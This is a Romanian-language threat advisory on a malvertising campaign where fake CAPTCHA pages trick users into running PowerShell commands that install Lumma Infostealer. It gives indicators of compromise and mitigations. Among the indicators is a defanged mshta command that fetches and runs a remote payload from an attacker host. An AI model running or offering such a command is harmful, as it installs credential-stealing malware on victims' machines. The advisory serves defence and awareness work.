
Raport consolidat eveniment cibernetic

Lumma Infostealer
O nouă campanie de malvertising cu CAPTCHA false facilitează distribuirea Malware-ul

O campanie de malvertising pe scară largă a fost identificată, în care atacatorii utilizează pagini CAPTCHA false pentru a distribui malware-ul **Lumma Infostealer.**

Această campanie exploatează rețelele de publicitate online pentru a redirecționa utilizatorii către pagini aparent legitime de verificare CAPTCHA. În realitate, aceste pagini contrafăcute rulează comenzi malițioase PowerShell pe sistemele victimelor, facilitând instalarea malware-ului.



Informații suplimentare	
Vector de atac	❖ **Malvertising:** Atacatorii plasează anunțuri malițioase pe rețele de publicitate legitime, cum ar fi Monetag, o subsidiară a PropellerAds. Aceste anunțuri generează peste un milion de afișări zilnice pe mai mult de 3.000 de site-uri web. ❖ **Redirecționare către CAPTCHA False:** Când utilizatorii fac clic pe aceste anunțuri, sunt redirecționați către pagini care imită verificările CAPTCHA legitime. Aceste pagini solicită utilizatorilor să confirme că nu sunt roboți, însă, în loc să efectueze o verificare reală, îi induc în eroare să execute comenzi PowerShell malițioase. ❖ **Execuția Comenzilor Malițioase:** Paginile false instruiesc utilizatorii să copieze și să execute comenzi PowerShell sub pretextul verificării umane, ceea ce duce la descărcarea și instalarea malware-ului Lumma Infostealer pe sistemele lor.
Analiza tehnică	Atacatorii utilizează platforme de tracking publicitar, precum BeMob, pentru a ascunde URL-urile malițioase, făcând dificilă detectarea și blocarea campaniei de către rețelele de publicitate și soluțiile de securitate. Fișierele malițioase sunt găzduite pe servicii de stocare în cloud, cum ar fi : Oracle Cloud, Cloudflare R2 și Bunny CDN, adăugând un nivel suplimentar de legitimitate și dificultate în detectare.
Detalii tehnice	Lumma este dezvoltat în limbajul de programare C și funcționează pe un model *Malware-as-a-Service (MaaS)*. Acesta este disponibil pentru achiziție pe forumurile de limbă rusă încă din august 2022. ❖ **Date vizate** **Date din browser:** parole, cookie-uri, informații de completare automată. **Portofele de criptomonede:** detalii și configurații ale. **Informații despre sistem și mediul de lucru.** ❖ **Tehnici de evaziune** **Execuție Fără Fișiere (Fileless Execution):** Lumma utilizează tehnici de execuție fără fișiere, rulând payload-ul direct în memorie, ceea ce reduce probabilitatea de a fi detectat de soluțiile antivirus tradiționale. **Injectare de Procese:** Malware-ul folosește tehnici precum „process hollowing” pentru a rula cod malițios în cadrul proceselor legitime ale sistemului, evitând astfel măsurile de securitate. **Utilizarea Serviciilor Legitime:** Payload-urile sunt găzduite pe servicii de stocare cloud, precum Oracle Cloud, Cloudflare R2 și Bunny CDN, pentru a adăuga legitimitate și pentru a complica detectarea.

	Infrastructura de Comandă și Control (C2): Lumma comunică cu serverele C2 pentru a exfiltra datele colectate, pe care preventiv le criptează, prin aceasta îngreunând analiza.
Artefacte asociate activității malițioase	**Domenii și URL-uri Suspecte** hxxps://get-verified.b-cdn[.]net/captcha-verify-v5.html hxxps://human-check.b-cdn[.]net/verify-captcha-v7.html hxxps://myapt67.s3.amazonaws[.]com/human-verify-system.html **Comenzi PowerShell Malițioase:** mshta hxxps://get-verified.b-cdn[.]net/captcha-verify-v5.html Executabil Windows pentru Lumma Stealer **Hash SHA256:** 07b127b0c351547fa8ec4cac6cd5fd68dc8916dc4557ab13909ca95d53478a7d **Dimensiune Fișier:** 184,056 bytes
Măsuri de mitigare	1. **Educația Utilizatorilor:** Informați utilizatorii despre riscurile asociate cu executarea comenzilor din surse necunoscute și despre pericolele paginilor CAPTCHA false. 2. **Filtrarea Conținutului Web:** Implementați soluții de filtrare web pentru a bloca accesul la domenii și URL-uri cunoscute ca fiind malițioase. 3. **Monitorizarea Sistemelor:** Utilizați soluții de detectare și răspuns la nivel de endpoint (EDR) pentru a identifica și bloca execuțiile neautorizate de comenzi PowerShell. 4. **Colaborare cu Rețelele de Publicitate:** Lucrați îndeaproape cu rețelele de publicitate pentru a identifica și elimina anunțurile malițioase din ecosistemul lor.

Resurse externe

https://securityonline.info/fake-captchas-deliver-lumma-infostealer-malware-in-massive-malvertising-campaign/